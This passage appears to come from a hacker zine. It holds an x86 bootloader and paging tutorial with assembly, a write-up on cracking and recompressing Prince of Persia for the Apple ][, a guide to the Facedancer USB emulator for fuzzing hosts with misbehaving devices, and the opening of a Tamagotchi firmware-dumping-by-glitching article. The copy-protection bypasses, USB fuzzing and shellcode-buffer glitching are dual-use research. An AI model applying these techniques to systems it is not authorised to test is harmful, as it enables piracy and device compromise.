This, however, can yield multiple (Segment):(Offset) pairs for a linear address. This problem persists during boot time, when the BIOS hands over control to the linear address `0x7C00`, which can be represented as either 0x0000:0x7C00 or `0x07C0:0x0000`. (Even the very first address the processor starts executing at reset is similarly ambiguous. In fact, 8086 and 80286 placed different values into CS and IP at reset, `0xFFFF:0x0000` and `0xF000:0xFFF0` respectively.) Therefore, our bootloader starts with a far jump to reset CS explicitly, after which it initializes other segment registers and the stack.

```
; 16-bit, 0x7C00 based code.
org 0x7C00
bits 16

; Far jump, reset CS to 0x0000.
; CS cannot be set via a 'mov', and requires a far jump.
start:
    jmp 0x0000:seg_setup

seg_setup:
    xor ax, ax
    mov ds, ax
    mov ss, ax
```

Stack

The x86 also offers a hardware stack (full-descending). SS:(E)SP points to the top of the stack, and the instructions push/pop directly deal with it.

```
    ; Start the stack from beneath start (0x7C00).
    mov esp, start
```

Flags

A direction flag in the (E)FLAGS register controls whether string operations decrement or increment their source/destination registers. We clear this flag explicitly, which implies that all source/destination registers should be incremented after string operations.

```
    ; Clear direction flag.
    cld
```

The A20 Line

On the original 8086, the last segment started at `0xFFFF0` (segment selector = 0xFFFF). Thus, with offset greater than `0x000F`, one could potentially access memory beyond the 1MiB mark. However, having only 20 addressing lines, such addresses wrapped around to the 0MiB mark. An access of `0xFFFF:0x0010` would yield an access to `0x0000` (wrapped around from `0x10000`) on the 8086.

The 80286, however, featured twenty-four address bits. Delighted hackers, on the other hand, had already exploited the wrap-around of addresses on the 80(1)86 to its fullest extent. Intel maintained backwards compatibility by introducing a software programmable gate to enable or disable the twenty-first addressing line (called the A20 line), known as the A20 gate. The A20 gate was disabled on-boot by the BIOS.

```
; Read the 0x92 port.
in al, 0x92
; Enable fast A20.
or al, 2
; Bit 0 is used to specify fast reset, 'and' it out.
and al, 0xFE
out 0x92, al
```

3.3 Protected mode

Segmentation Revisited

The introduction of protected mode featured an extension to the segmentation model, to allow rudimentary memory protection. With that extension, each segment register contains an offset into a table, known as the global descriptor table (GDT). The entries in the table describe the segment base, limit, and other attributes—including whether code in the segment can be executed, and what privilege level(s) can access the segment.

At the same time, Intel introduced paging. The latter was much easier to use for fine-grained control and different processes, and quickly superseded segmentation. All major operating systems setup 'linear' segmentation where each segment is a one-on-one mapping of the physical address space, after which they ignore segmentation.

As paging was extended to cover most cases, segmentation was left with only an empty shell of its former glory. However, it inspired OpenWall's non-executable stack patch and PaX's SEGMEXEC—both of which couldn't have been implemented with vanilla x86 paging.

Note that the new segment selectors are only valid for 32-bit protected mode, and we'll reload them after the switch to that mode.

```
; Disable interrupts.
cli
; Load the GDTR - the pointer to the GDT.
lgdt [gdtr]

; The GDT.
gdt:
    ; The first entry in the GDT is supposed to be a
    ; null entry, but we'll substitute it with the
    ; 'pointer to gdt'.
    gdtr:
        ; Size of GDT - 1.
        ; 3 entries, each 8 bytes.
        dw (0x8 * 3) - 1
        ; Pointer to GDT.
        dd gdt
        ; Make it 8 bytes.
        dw 0x0000

    ; The code entry.
    dw 0xFFFF           ; First 16-bits of limit.
```

```
    dw 0x0000           ; First 16-bits of base.
    db 0x00             ; Next 8-bits of base.
    db 0x9A             ; Read/writable, executable, present.
    db 0xCF             ; 0b11001111.
                        ; The least significant four bits are next four bits of
                        ; limit.
                        ; The most significant two bits specify that this is for
                        ; 32-bit protected mode, and that the 20-bit limit is in
                        ; 4KiB blocks. Thus, the 20-bit 0b11111111111111111111
                        ; specifies a limit of 0xFFFFFFFF.
    db 0x00             ; Last 8-bits of base.

    ; The data entry.
    dw 0xFFFF, 0x0000
    db 0x00
    db 0x92             ; Read/writable, present.
    db 0xCF
    db 0x00
```

No More Real (Mode)

The switch to protected mode is relatively easy, involving merely setting a bit in the CR0 register and then reloading the CS register to specify 32-bit code.

```
    mov eax, cr0
    or eax, 1           ; Set the protection enable bit.
    mov cr0, eax
    jmp 0x08:protected_mode

bits 32
protected_mode:
    ; Selector 0x10 is the data selector offset.
    mov ax, 0x10
    mov ds, ax
    mov es, ax
    mov ss, ax
```

3.4 Paging

"Paging is called paging because you need to draw it on pages in your notebook to succeed at it."
—Jonas 'Sortie' Termansen

Virtual Memory

The concept of virtual memory is to have per-process virtual address spaces, with particular virtual addresses automatically mapped onto physical addresses for each process. Compared with segmentation, such a technique offers the illusion of contiguous physical memory and fine-grained privilege control.

To brush up the concept of virtual memory, follow along with the hand-drawn illustration in Figure 1.

Virtual Memory (x86)

On the x86, the task of mapping virtual addresses to physical addresses is managed via two tables: the *page directory* and the *page table*. Each page directory contains 1024 32-bit entries, with each entry pointing to a




Figure 1: Virtual Memory

page table. Each page table contains 1024 32-bit entries, each pointing to a 4KiB physical frame. The page table in entirety addresses 4MiB of physical address space. The page directory, thus, in entirety addresses 4GiB of physical address space, the limit of a 32-bit address space.

The first page table pointed to by the page directory maps the first 4MiB of the virtual address space to physical addresses, the next to the next 4MiB, and so on.

The address of the page directory is loaded into a special register, the CR3.




Figure 2: X86 Paging

```
; 0x8000 will be our page directory, 0x9000 will be the
; page table.

; From 0x8000, clear one 0x1000-long frame.
mov edi, 0x8000
mov cr3, edi
xor eax, eax
mov ecx, (0x1000/4)

; Store EAX - ECX numbers of time.
```

```
rep stosd

; The page table address, present, read/write.
mov dword [edi - 0x1000], 0x9000 | (1 << 0) | (1 << 1)

; Map the first 4MiB onto itself.
; Each entry is present, read/write.
or eax, (1 << 0) | (1 << 1)
.setup_pagetable:
    stosd
    add eax, 0x1000          ; Go to next physical address.
    cmp edi, 0xA000
    jb .setup_pagetable

; Enable paging.
mov eax, cr0
or eax, 0x80000000
mov cr0, eax
```

Extensions to the paging logic allowed 32-bit processors to access physical addresses larger than 4GiB, in the form of Physical Address Extension (PAE). The same also added a NX bit to mark pages as non-executable (and trap on instruction fetches from them).

Recursive Map




Figure 3: Recursive Page Mapping

In our simplistic case, the entire first 4 megabytes were mapped onto themselves, to so-called *identity map*. In the Real World™, however, it is often the case that the physical memory containing the page directory/tables is not mapped into the virtual address space. Instead of creating a different page table to point to the existing paging structures, a neat trick is deployed.

Before explaining the trick, note how the page directory and the page table has the exact same structure, including the attributes. What happens, then, if an entry in the page directory were to point to itself? The page directory will be interpreted as a page table. This 'page table' will have entries to actual page tables.

However, the CPU will interpret them as entries corresponding to page frames, allowing you to access them via the virtual address the page directory was self-mapped to. If that makes your head hurt, the illustration in Figure 3 might help.

Translation Lookaside Buffer (TLB)

When a virtual memory address is accessed, the CPU is required to walk through the page tables to determine the page table entry for the specified virtual address. However, walking through the page tables is slow. In the worst case, a walkthrough requires the processor to do a lookup from RAM for the page directory, followed by a lookup from RAM for the page table, where a RAM lookup latency is in the order of 100 times that of a cache lookup latency. Instead, the CPU maintains a cache of the virtual address to physical address translation, known as the Translation Lookaside Buffer (TLB).

When a virtual address is accessed, the CPU first determines if a mapping is present in the TLB. Only if the CPU fails to find one there, it walks through the actual page tables and then populates the TLB with the translation.

A problem with the TLB is that changes across the page table don't get reflected in it automatically.[4] On the x86, there exist two mechanisms to flush particular entries in the TLB:

1. The instruction 'invlpg address' invalidates the TLB entry for the page that contains 'address'.
2. Reloading CR3 with the address of a page directory flushes all the entries in the TLB. [5][6]

3.5 Till Next Time

The article got us through the backward-compatibility mess that defines the x86 boot process, into protected mode with paging enabled. In the next issue, we'll look at x86 interrupt handling, the programmable interrupt timer, multiprocessor initialization, and then the local APIC timer. We'll also answer some unanswered questions (like what happens if a page table entry doesn't exist) and conclude with a (hopefully) nifty proof-of-code.

Till then,

```
hlt:
    hlt
    jmp hlt
```

[4] *This is how PaX's PAGEEXEC emulates the NX bit by memory trapping with very little performance overhead: it sets the page table entries for the "data" pages to always trap, but allows a data access (i.e., EIP not in the accessed page) to go through. After this, it immediately resets the page table entry, but relies on the TLB for repeated page accesses to not trap. Truly, it is a work of art! –PML*

[5] CR3 is usually reloaded to change the process context (will be covered across future articles). However, a change of process does not require that the entries for the kernel pages in the TLB get flushed. To avoid so, the global bit in the page table entry can be set, and global pages can be enabled in CR4. Doing so ensures that the entry for the specific page in the TLB can only be invalidated via a 'invlpg'.

[6] The x86-64 architecture saw the introduction of tags as a part of the TLB entry, in 2008. Thus, each TLB entry is associated with a particular tag, and context switches can only involve changing of the current tag.


4 Prince of PoC; or, A 16-sector version of Prince of Persia for the Apple][.

by Peter Ferrie

Just in time for the 25th anniversary of Prince of Persia on the Apple][, I present to you the first ever two-sided 16-sector version!

The funny thing is that I never played it on the real Apple][, only on the PC. Even after I acquired an Apple][`.nib` version in 2009, I didn't play it. Of course, the reason for that was, I was still using ApplePC as my Apple][emulator, and it had a fatal memory-corruption bug that crashed the game. Finally in 2014, I made the switch to AppleWin. AppleWin had its own bugs, but nothing that I couldn't work around.

The retail version of the Apple][version of Prince of Persia came on two sides of a single disk. The sectors were stored in 18-sector format, and they were *full*. As a result, the 16-sector cracked versions all made use of an additional side to store those extra sectors. In 2013, about a year after the source code was recovered, Roland Gustafsson was interviewed and expressed the opinion that the three-side version "was silly and really not impressive." Taking this as a challenge, I decided to make a two-sided 16-sector version.



I started with the "rebuilt from source" version. The first thing that you will notice is that it looks different in one particular place. The reason is that whoever built it used the 3.5" settings but placed it in the 5.25" format. It means that it never asks to turn over the disk when you reach Level 3. It prompts to "insert" the disk instead, as though it is a single disk.

4.1 If you build it, they will come

So I decided to build it myself in an emulated Apple][. As no one seems to have ported Git to this platform, I went through a rather round-about ritual of converting and compiling the code.

First, I started AppleWin and formatted a DOS 3.3 disk. Onto this disk, I saved some binary files the same size as the source files, then exited AppleWin. Now that the disk was ready, I used a hex editor to change the file types to text, to avoid the need to carry the load address and size.

I converted the source code by changing all line endings from LF to CR, setting the high bit on every character and inserting them in my own tool. (I really need to port that tool to ProDOS.)

Starting AppleWin again, I used Copy][Plus to move the files from a DOS 3.3 disk to a ProDOS disk. Using the Merlin assemble, I loaded and assembled the source files, saving object files to disk. Now that the object files were ready, I copied them back to the DOS 3.3 disk with Copy][Plus and exited AppleWin.

Finally, I extracted the files with another of my own tools that needs a ProDOS port, inserted images at the appropriate locations in the track files, and used a hex editor to place those track files onto the disk image.

4.2 Try Try Again, and Again and Again

The first thing that I noticed is that it won't boot, as building the 5.25" version enabled the copy-protection, which began in the boot phase. I worked around that one by bypassing the failure check.

The second thing that I noticed is that—thanks to another layer of copy protection—you couldn't play beyond Level 2. The second-level copy protection relied on two variables, named `redherring` and `redherring2`. The `redherring` variable was set indirectly during the boot-time copy protection check. However, the

`redherring2` was never set in the source code version. Presumably someone removed the code (but did not notice that the declaration remained in the header file) because it wasn't used in the 3.5" version, because that version was not copy-protected. Unfortunately, without that value in the 5.25" version, you couldn't start the later levels. It was set in the retail 5.25" version, however, and thus we also found out that the source code was only for the 3.5" version. I bypassed this problem by writing the proper value to the proper place manually.

The third thing I noticed was that the graphics become corrupted on Level 4. The reason was yet another layer of copy-protection, which was executed before starting Level 1, but the effect was delayed until after starting Level 4. Nasty. `:-)` The end sequence was affected similarly. If the copy-protection failed, then the graphics became corrupted and the game froze on Level 14 (the reunion scene). This was an interesting design decision. If the protection was bypassed in the wrong way—by skipping the check on Level 4, instead of fixing the variable that was being compared—then that second surprise awaited. I worked around that one in the correct way, by bypassing the failure check.

The fourth thing I noticed is that the graphics became corrupted and then game crashed into text mode when starting Level 7. The reason was the final layer of copy-protection, which was executed after completing Level 1, but the effect was delayed until the start of Level 7. Very nasty. `;-)` I worked around that one by bypassing the failure check.

Finally, I checked the rest of the "rebuilt from source" version. The most important thing (depending on your point of view) was that all of the hidden parts were missing—the hidden routines (see below) and the hidden message (which was the decryption key for the original code). I also found that track `$11` was completely missing from side B, so the side B '^' routine (see below) caused a hang. Some of the graphics data were truncated, too, when compared to the retail version which I acquired in the meantime. Even though I didn't notice any difference when I played it, I gave up on that idea, and just ripped the tracks from the 5.25" retail version instead.

4.3 Turn Disk Over

Another interesting thing is how the game detects which side of the disk is in the drive. The protected version uses a unique value in the prologue data for the two sides (`$A9` and `$AD`), and uses an API to specify which one to expect. Since a standard 16-sector disk also has a standard prologue, which is identical on both sides, that was no longer an option for me. Instead, I chose to find a free sector in a location that was common to both sides, and placed the special byte there. When the prologue API was used, I redirected my read routine so that the next read request would first seek to the free sector and read the byte. If they matched, then the proper side was inserted already. Otherwise, the routine would read the sector periodically until that became true.

4.4 Size Does Matter

At a high level, the solution to the size problem is one of compression—technically, further compression, since some of the data are compressed already. However, I required a compression algorithm that packed well, was fast to decompress, and most importantly, small. The size limitation was significant. The game requires 128kb of memory, and uses almost all of it. I was fortunate enough to find a small (4096 bytes) region at `$d000` in main memory, in which to place my loader and the read buffer. This was the location of the original loader for the game. I simply replaced it with my own. I needed a read buffer within that region, because I had to load the compressed data somewhere before decompressing it into its final destination. I wanted the read buffer to be as large as possible, in order to reduce the number of read requests that I had to make. Shown in Figure 4, I managed to fit the loader code and data into under 1280 bytes: 752 bytes of code, 202 bytes for the sector table, the rest was dynamic data. That left me with 2816 bytes for the read buffer.

That space was so small that the write routine (for saving the game after you reach side B) would not fit in memory at the same time. To work around that problem, I separated the write routine, and loaded and executed it dynamically when a save request was made. It was discarded after it has done its job.

Back to the choice of compression.

I have written Apple][implementations for two well-known algorithms: LZ4 and aPLib. I did not want to write another one, so I was forced to choose between them. LZ4 was both fast and small (my implementation was only 152 bytes long), but it did not pack well enough. It had to be aPLib. aPLib packs well (about 20kb smaller than LZ4), is fast enough when factoring in the reduced number of sectors to read, and small (my implementation is only 228 bytes long, so less than one sector).

Some of the sectors are read only individually, some of them are read only as part of an entire track, and some of them are read using both methods, depending on the context. Once I determined how each of the sectors was loaded, I grouped them according to the size of the read, and then compressed the resulting block. I gave myself only two days total for the project, but it ended up taking me about two weeks. Most of that time was spent on finding an appropriate data structure.

I finally chose a variable length region set to describe the placement of the sectors within a track. This yielded a huge advantage for the sectors which were read only in track mode, when the packed size of the single region was too large for the read buffer. In that case, the file could be split into two smaller virtual regions, compressed separately to fit. The split point was determined by splitting into all 17 pairs (1 and 17, 2 and 16, 3 and 15 ...), compressing the pairs, then identifying the smallest pair. The smallest pair was chosen by the minimum number of sectors and then the minimum number of bytes. The assumption was that it costs more to decompress fewer bytes in more sectors, than to decompress more bytes in fewer sectors, even if the decompression was faster in the first case, because of the time to read and decode the additional sector. However, the flexibility of the region technique allowed the alternative case to be used without any changes to the code.

The support for the sector reads was flexible, too. Since the regions were defined only by their start and length, I could erase the individual addresses from the 18-sector requests. This allowed me to move sectors within a track, and to make the corresponding change in the 18-sector request packet. This was actually needed for track 4. For track 4, the region that began at sector `$0a` did not fit into 6 sectors even after compression. Fortunately, the region that began at sector 0 needed only 7 sectors, so the region at sector `$0a` could move to sector 9. This was enough to get it to fit. For track `$13`, the first two sectors were never accessed, so I could have moved sector 2 to sector 0, but there was no benefit to it.

Overall, my technique saved over 11 tracks on the first side, and over 16 tracks on the second side. Not enough for a single-side version, though.[7] `;-)`

4.5 And Now for Dessert: Easter Eggs!

While digging through the game code, I found several hidden routines. When playing side B, press '^' after completing a level to see an animation of Jordan waving, press a key at the end to view it again. In the byte bastards version, type RAMROD at the crack page for a hidden message.

Before booting, hold both Apple keys, then press one of the following to activate hidden modes.

DEL	Only on //GS, displays an oscilloscope.
!	Displays a message, and then a lo-res animation.
ENTER	Continually draws a fractal, press 'c' to change colors.
@	Displays a bouncing, spinning cube.
^	Pulses the drive head. Move joystick to change tone, sounds like a motorcycle.

Neighbors, is this not a tale of Shakespearean proportions and passions? A young prince, a mystery of code broken by underhanded blows in the dark, the poisoned daggers of copy-protection that even perpetrators forgot about—all laid bare by a contrived play of PoC! Is the Play the Thing, or is PoC the Thing, or are they the Thing together? You decide! –PML

[7] As a point of interest, I experimented with concatenating the entire data together, and including the sector offset in the table. That decreased the space quite significantly, but at a cost of increasing the size of the code, and making updating the data extremely difficult. That version saved over 13 tracks on the first side, and over 18 tracks on the second side. However, this was still not enough for a single-side version. In the end, it was not worth the effort, and it will not be released.


#	Side A	Side B
00		trk
01	trk	trk
02	sectors (00-0d)	trk
03	trk	trk
04	sectors (00-09, 0a-11)	sectors (00-05, 06-11)
05	trk	sectors (00-0b)
06	trk	trk
07	trk	trk
08	trk	trk
09	trk	trk
0a	trk	trk
0b	trk	sectors (00-05 / 06-11)
0c	sectors (00-05, 06-11)	sectors (00-0b / 0c-11)
0d	sectors (00-0b / 0c-11)	trk
0e	trk	trk
0f	trk	trk
10	trk	trk
11	trk	trk
12	trk	trk
13	sectors (02-11)	trk
14	sectors (04-11 / 00-03)	trk
15	trk	trk
16	trk	trk, sector 01
17	trk	sector 01
18	trk	trk
19	trk	trk
1a	trk	trk
1b	trk	sectors (00-08)
1c	trk, sectors (0d-11)	sectors (00-08 / 09-11)
1d	trk	sectors (00-08 / 09-11)
1e	trk	sectors (00-08 / 09-11)
1f	trk	sectors (00-08 / 09-11)
20	sectors (00-08, 09-11)	sectors (00-08 / 09-11)
21	sectors (00-08 / 09-11)	sectors (00-08 / 09-11)
22	sectors (02-11), trk	trk

Figure 4: Tracks and Sectors

5 A Quick Introduction to the New Facedancer Framework

by gil

Recently, I rewrote the Facedancer software stack with the goal of making it easier to write new emulators for both well-behaved and poorly-behaved devices. In this post I'm going to give an introduction to doing both. I assume you've got a Facedancer board, python3, the pyserial library, and a current revision of the code. I'll start with a very brief overview of the USB protocol itself, then show how to modify the existing USB keyboard emulator code to emulate a different (yet still well-behaved) device, and finally show how to take a well-behaved device and make it misbehave in specific ways.



5.1 USB

The USB protocol defines a bunch of abstractions: Devices, Configurations, Interfaces, and Endpoints. Some of these terms are a bit counterintuitive, understanding of which is not at all aided by how they're referred to by users.

A Device is a physical thing that gets plugged into a USB port. A single physical device may present itself to the operating system as multiple logical devices (think a keyboard with built-in trackpad or one of those annoying USB sticks that pretends it's both a USB mass storage device and a USB CD-ROM so it can install adware). In USB parlance, each of the logical devices is not a Device, but rather an Interface. I'll get to those in a couple paragraphs.

When a device is connected to a host, the host begins the enumeration process, in which it requests and the device responds with a bunch of descriptors that describe how the device can and/or wants to behave. The device presents to the host a set of "configurations"; the host chooses exactly one of these and the device, er, configures itself accordingly. But what's a configuration? It's a set of interfaces!

An Interface is a single logical device as mentioned above: a keyboard XOR a trackpad XOR an external hard drive XOR an external CD-ROM XOR... From the perspective of writing software emulators for these things, this architecture is actually kinda helpful: we can write a single interface implementing a keyboard and then include it in various device implementations. Code reuse FTW.

Each interface contains multiple "endpoints," which are the actual communication channels to and from the host. Only one endpoint is required: endpoint 0 (EP0) is the bidirectional "control" endpoint, used for exchange of descriptors on connection and optionally for asynchronous communication thereafter. (The various ways a device and host can communicate are beyond the scope of this post and, considering the tendency of device manufacturers to fabricate their own protocols to run over USB, probably intractable to cover in any single document. Your best bet to gain understanding are either fuzz it or read the device driver code.)

Endpoints other than EP0 are unidirectional so, in the case of something like an external hard drive that needs to both send and receive large amounts of data, the interface will define two endpoints: one for host-to-device ("OUT") transfers and another for device-to-host ("IN") transfers.

Lastly, the USB protocol (up to and including USB 2.0) is "speak when spoken to": all device communication is initiated by the host, which means even more state machines and callbacks than you might have been expecting.

With that, let's go to the code.

5.2 A Simple Device

All of the source files are in the "client" subdirectory of the SVN tree. You can tell the new stuff from the old:

1. The old libraries are named `GoodFET*`.
2. The old programs are named `goodfet.*`.
3. The new libraries are named `USB*` (plus `MAXUSBApp.py`, `Facedancer.py`, and `util.py`.)
4. The new programs are named `facedancer-*`.

Start by looking at `facedancer-keyboard.py`. It's pretty simple: we import some stuff, open a connection to the serial port, say we want to talk to a `Facedancer` on the serial port, then we want to talk to the `MAXUSBApp` on the `Facedancer`, and we hand this to an instance of the `USBKeyboardDevice` class, which connects the emulated device to the victim and we're off to the races. Easy enough.

The good news here is that you shouldn't have to ever worry about what goes on in the `Facedancer` and `MAXUSBApp` classes; the entirety of the logic specific to any given USB device is contained with the `USBDevice` class, of which (in this case) `USBKeyboardDevice` is a subclass. To create your own device, just create a new class that inherits from `USBDevice` and customize it as you see fit. As an example, look at `USBKeyboardDevice.py` for the implementation of the `USBKeyboardDevice` class.

Way at the bottom of `USBKeyboardDevice.py`, you'll find the definition for the `USBKeyboardDevice` class. It's fairly short: we define a single configuration (notice the configurations are numbered from 1) that contains a single interface, then we send that configuration on to the superclass initializer along with a bunch of magic numbers. These magic numbers are primarily used by the host operating system to figure out which driver to use with the attached device. From the Facedancer side, however, the keyboard functionality is implemented in the `USBKeyboardInterface` class, which takes up most of the file. Scroll back up to the top and look at that now.

The `hid_descriptor` and `report_descriptor` are hard-coded as opaque binary data specific to HID devices (I may abstract away their details at some point, but it's not a particularly high priority). In `__init__`, there's a dictionary mapping descriptor ID numbers to the actual descriptor data, which is sent to the superclass initializer (I'll get into more detail on this in the section on misbehaving devices). Also in `__init__`, a single `USBEndpoint` is instantiated, which includes a callback (`self.handle_buffer_available`).

Remember that the device never initiates a data transfer: the host will ask the device if it has any data ready; if it doesn't, the device (in our case, the MAX3420 USB chip on the Facedancer board itself) will respond with a NAK; if it *does* have data ready, the device will send the data on up. Thus whenever the host asks for data for this particular endpoint, the callback will be invoked. ("Whenever" is a bit misleading because the host will likely send polls faster than we can deal with them, but it's close enough for the time being.)

The `handle_buffer_available` method calls `type_letter`, which sends the keypress over the endpoint. (This abstraction as it stands right now is messy and is high on my list to fix—the `USBEndpoint` class should have "send" and "receive" methods, rather than having to climb up through the abstraction layers to the `send_on_endpoint` call currently in `type_letter`.)

To make a very long story short, writing an emulator for a new device should be straightforward:

1. Subclass `USBInterface` (eg, as `MyNewInterface`), define your set of endpoints and pass them to the superclass initializer, and define endpoint handler functions.
2. Subclass `USBDevice` (eg, as `MyNewDevice`), define a configuration containing `MyNewInterface`, and pass it along to the superclass initializer.

5.3 A Misbehaving Device

If you subclass `USBDevice` and `USBInterface` as described above, the rest of the class hierarchy should do the Right Thing (TM) with regards to the USB protocol itself and talking to the Facedancer to perform it: appropriate descriptors will be sent when requested by the host, correct callback functions will be called when endpoints are polled by the host, etc. But if you want to test how systems react in the face of devices that don't perform exactly as expected, you're going to have to dig in a bit.

The pattern I've tried to follow (though there are certainly deviations, which I intend to deal with—patches appreciated!) is for the `USBDevice` class to handle control messages over endpoint 0 and dispatch them to the appropriate instance of (subclasses of) `USBConfiguration`, `USBInterface`, or `USBEndpoint`. For example, if the host sends a GET_DESCRIPTOR request for the configuration, the request is dispatched to `USBConfiguration.get_descriptor`, which returns the data to be sent in response.

This logic is contained in the `USBDevice.handle_request` method; if you want your custom misbehaving device to do weird stuff for every incoming request, this is the method to override. If, on the other hand, you're looking to mess with just descriptors for a specific abstraction, you're better off overriding the `get_descriptor` method of the `USB*` classes. If you want to send non-standard responses to any of the other control messages (eg, CLEAR_FEATURE, GET_STATUS, etc), you should override the associated `handle_*_request` method of `USBDevice`. (Note that `USBDevice.handle_request` is the method that dispatched to the handle_*_request methods.)

Each of the top-level `USB*` classes (`USBDevice`, `USBConfiguration`, `USBInterface`, and `USBEndpoint`) has a `self.descriptors` member that maps from descriptor number to a descriptor or a function that returns a descriptor. Thus you are not constrained to hard-coding values, you can instead provide a function that creates whatever descriptor you want sent.

To make a somewhat less-long story short, modifying an emulated device to misbehave should be similarly straightforward.

1. Subclass whichever of `USBDevice`, `USBConfiguration`, `USBInterface`, or `USBEndpoint` contains the behavior you want to modify.
2. Override the `descriptor` dictionary in your subclass to change what descriptors get sent in response to requests.
3. Override the `handle_*_request` methods in your subclass of `USBDevice` to change how your device responds to individual requests.
4. Over the `USBDevice.handle_request` method to change how your device responds to *all* requests.

Happy fuzzing!

6 Dumping Firmware from Tamagotchi Friends by Power Glitching

by Natalie Silvanovich, Tamagotchi Merchant of Death
with the kindest of thanks to Mr. Blinky.

Figure 5: These sprites were among many dumped from the Tamagotchi Friends ROM.

The Tamagotchi Friends is the latest addition to the Tamagotchi series of virtual pet toys. Released on Boxing Day of 2013, it features NFC messaging and games as a part of a traditional Tamagotchi toy. Recently, I used glitching to dump the code of the Tamagotchi Friends.

The code for the Tamagotchi Friends is stored in mask ROM internal to its GeneralPlus GPLB series LCD controller. In the previous Tamagotchi version (the Tamatown Tama-Go), I used a vulnerability in the processing of external data from a flash accessory to dump the code, but this is not possible for the Tamagotchi Friends, as it does not support flash accessories. In fact, the Tamagotchi Friends has a substantially reduced attack surface compared to the Tamatown Tama-Go, as it also does not support infrared communications. The only available inputs on the Tamagotchi Friends are the buttons, the EEPROM (which is used to store important persistent data, like the number of slices of carrot cake your Tamagotchi has on hand) and NFC.

After eavesdropping on and simulating the NFC, and dumping and rewriting the EEPROM, I determined that they both had limited potential to contain exploitable bugs. They did both appear to fill buffers in RAM with user-controlled data in the course of normal operation though, which meant they both could be useful for creating shellcode buffers in the case that there was a bug that allowed the program counter to be moved to the buffer.

One possible way to move the program counter was glitching, basically driving unexpected signals into the microcontroller and hoping that they would somehow cause that program counter to change and by chance land in the shell code buffer. Considering that memory space of the microcontroller is 65,536 bytes, and the largest buffer I could fill with a NOP slide is roughly 60 non-contiguous bytes this sounds like a long shot, but the 6502 architecture used by the microcontroller has some properties that makes random program counter corruption more likely to lead to code execution compared to other architectures. To start, it has no memory validation, so any access of any address will succeed, regardless of whether any memory is mapped to the location. This means that execution will not stop even if an invalid address is accessed. Also, invalid

opcodes on 6502 are guaranteed to execute in a finite amount of time[8] with undefined behaviour, so they also will not stop execution. Together, these properties make it very unlikely that execution will ever stop on a 6502 processor, giving shellcode a lot of chances to get executed in the case that the program counter is corrupted.

Another useful feature of this particular microcontroller is that the RAM starts at address zero, and the lowest hundred bytes or so of RAM is used by the SPU and is often zero. In 6502, zero is the opcode for BRK, which acts like NOP if a debugger is not attached, so this RAM could potentially act as a NOP slide. In addition, in the Tamatown Tama-Go (and I assumed the Tamagotchi Friends), the EEPROM is copied to address `0x300`, which is still fairly low in RAM addresses. So if the program counter got set to zero, there is a possibility it could slide through RAM up to the EEPROM. Of course, not every value in RAM before `0x300` is zero, but if enough are, it is likely that the other values will be interpreted as instructions that don't alter the program counter's course some portion of the time.

